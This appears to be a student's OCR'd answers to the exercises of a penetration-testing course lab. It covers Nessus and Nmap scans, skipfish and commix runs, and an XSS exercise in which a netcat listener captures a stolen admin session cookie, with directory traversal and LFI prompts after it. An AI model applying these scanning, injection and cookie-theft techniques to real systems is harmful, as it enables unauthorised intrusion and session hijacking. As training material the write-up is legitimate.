
It appears as if a PHP update would solve the majority of the critical and high vulnerabilities.

8.2.5.2 Exercises

☐ Follow the steps above to create your own authenticated scan of your Debian client.

Host	Vulnerabilities
192.168.167.44	65 97 6


☐ Review the results of the scan.




It appears that the machine should be updated to the latest version of the Debian OS.

8.2.6.1 Exercises

☐ Follow the steps above to create your own individual scan of Beta.




☐ Run Wireshark or tcpdump during the individual scan. What other ports does Nessus scan? Why do you think Nessus scans other ports?



Nessus also scans 81, 445, 80, 21, 23, just to name a few. Accoding to the pdf, “this happens because port scanning is only one part of Nessus’s scanning profile and most vulnerability scanners run additional services and plugins to gather target information behind the scenes.”

☐ Review the results of the scan.



8.3.1.1 Exercise

☐ Find an NSE script similar to the NFS Exported Share Information Disclosure that was executed in the “Scanning with Individual Nessus Plugins” section. Once found, run the script against Beta in the PWK labs

```
root@CoolHandKali:/home/squid/Downloads# locate nse | grep -i nfs
/usr/share/augeas/lenses/dist/xendconfsxp.aug
/usr/share/augeas/lenses/dist/tests/test_xendconfsxp.aug
/usr/share/nmap/scripts/nfs-ls.nse
/usr/share/nmap/scripts/nfs-showmount.nse
/usr/share/nmap/scripts/nfs-statfs.nse
root@CoolHandKali:/home/squid/Downloads# nmap -sC --script nfs-ls.nse -p 111 10.11.1.72
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-29 10:48 EDT
Nmap scan report for 10.11.1.72
Host is up (0.31s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-ls: Volume /home
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID   GID   SIZE  TIME                 FILENAME
| drwxr-xr-x  0     0     4096  2015-09-17T13:21:59  .
| drwxr-xr-x  0     0     4096  2015-01-07T10:56:34  ..
| drwxr-xr-x  1013  1013  4096  2015-09-17T13:21:47  jenny
| drwxr-xr-x  1012  1012  4096  2015-09-17T13:21:40  joe45
| drwxr-xr-x  1011  1011  4096  2015-09-17T13:21:52  john
| drwxr-xr-x  1014  1014  4096  2019-10-27T23:48:51  marcus
| drwxr-x---  0     1010  4096  2015-01-08T16:01:31  ryuu
|_
```

9.3.4.1 Exercise


☐ Spend some time reviewing the applications available under the Web Application Analysis menu in Kali Linux.

```
skipfish version 2.10b by lcamtuf@google.com

  - www.megacorpone.com -

Scan statistics:

      Scan time : 0:00:39.304
  HTTP requests : 243 (6.4/s), 238 kB in, 77 kB out (8.0 kB/s)
    Compression : 155 kB in, 591 kB out (58.3% gain)
    HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
 TCP handshakes : 16 total (20.2 req/conn)
     TCP faults : 0 failures, 0 timeouts, 4 purged
 External links : 102 skipped
   Reqs pending : 80

Database statistics:

         Pivots : 70 total, 4 done (5.71%)
    In progress : 38 pending, 21 init, 7 attacks, 0 dict
  Missing nodes : 4 spotted
     Node types : 2 serv, 16 dir, 3 file, 0 pinfo, 50 unkn, 0 par, 0 val
   Issues found : 13 info, 0 warn, 0 low, 9 medium, 0 high impact
      Dict size : 50 words (50 new), 6 extensions, 256 candidates
     Signatures : 77 total
```


```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab$ sudo bash
[sudo] password for squid:
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# commix -u http://www.megacorpone.com/

[!] Warning: Python version 3.8.2 detected. You are advised to use Python version 2.7.x.

                                       __
   ___   ___     ___ ___     ___ ___ /\_\   __  _
 /`___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  v3.0-stable
/\ \__//\ \/\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \/>  </
\ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\ https://commixproject.com
 \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\/_/\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright © 2014-2019 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is i
ers assume no liability and are not responsible for any misuse or damage caused by this progr

[*] Resolving hostname 'www.megacorpone.com'.
[*] Checking connection to the target URL... [ SUCCEED ]
[!] Warning: Heuristics have failed to identify target application.
```

9.4.1.3 Exercises

☐ Use Burp Intruder to gain access to the phpMyAdmin site running on your Windows 10 lab machine.



☐ Insert a new user into the “users” table.



9.4.2.5 Exercises

☐ Exploit the XSS vulnerability in the sample application to get the admin cookie and hijack the session. Remember to use the PowerShell script on your Windows 10 lab machine to simulate the admin login.


```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 53534
GET /cool.jpg?output=PHPSESSID=prll5nf1ep6sqfnuraf3pmv8k9 HTTP/1.1
Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5
Referer: http://127.0.0.1/admin.php
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like
Accept-Encoding: gzip, deflate
Host: 192.168.119.167
Connection: Keep-Alive
```

Welcome admin

Customer Feedback

1	Jake	Great tacos today!	Delete
2	John	I would eat tacos here every day if I could!	Delete
3	test		Delete


☐ Consider what other ways an XSS vulnerability in this application might be used for attacks.



According to the documentation, "other examples of XSS payloads include keystroke loggers, phishing attacks, port scanning, and content scrapers/skimmers."
☐ Does this exploit attack the server or clients of the site?
Clients, becasue we are stealing their tokens, and are dependent upon their action.


9.4.3.2 Exercise

☐ Exploit the directory traversal vulnerability to read arbitrary files on your Windows 10 lab machine.



9.4.4.5 Exercises

☐ Obtain code execution through the use of the LFI attack.



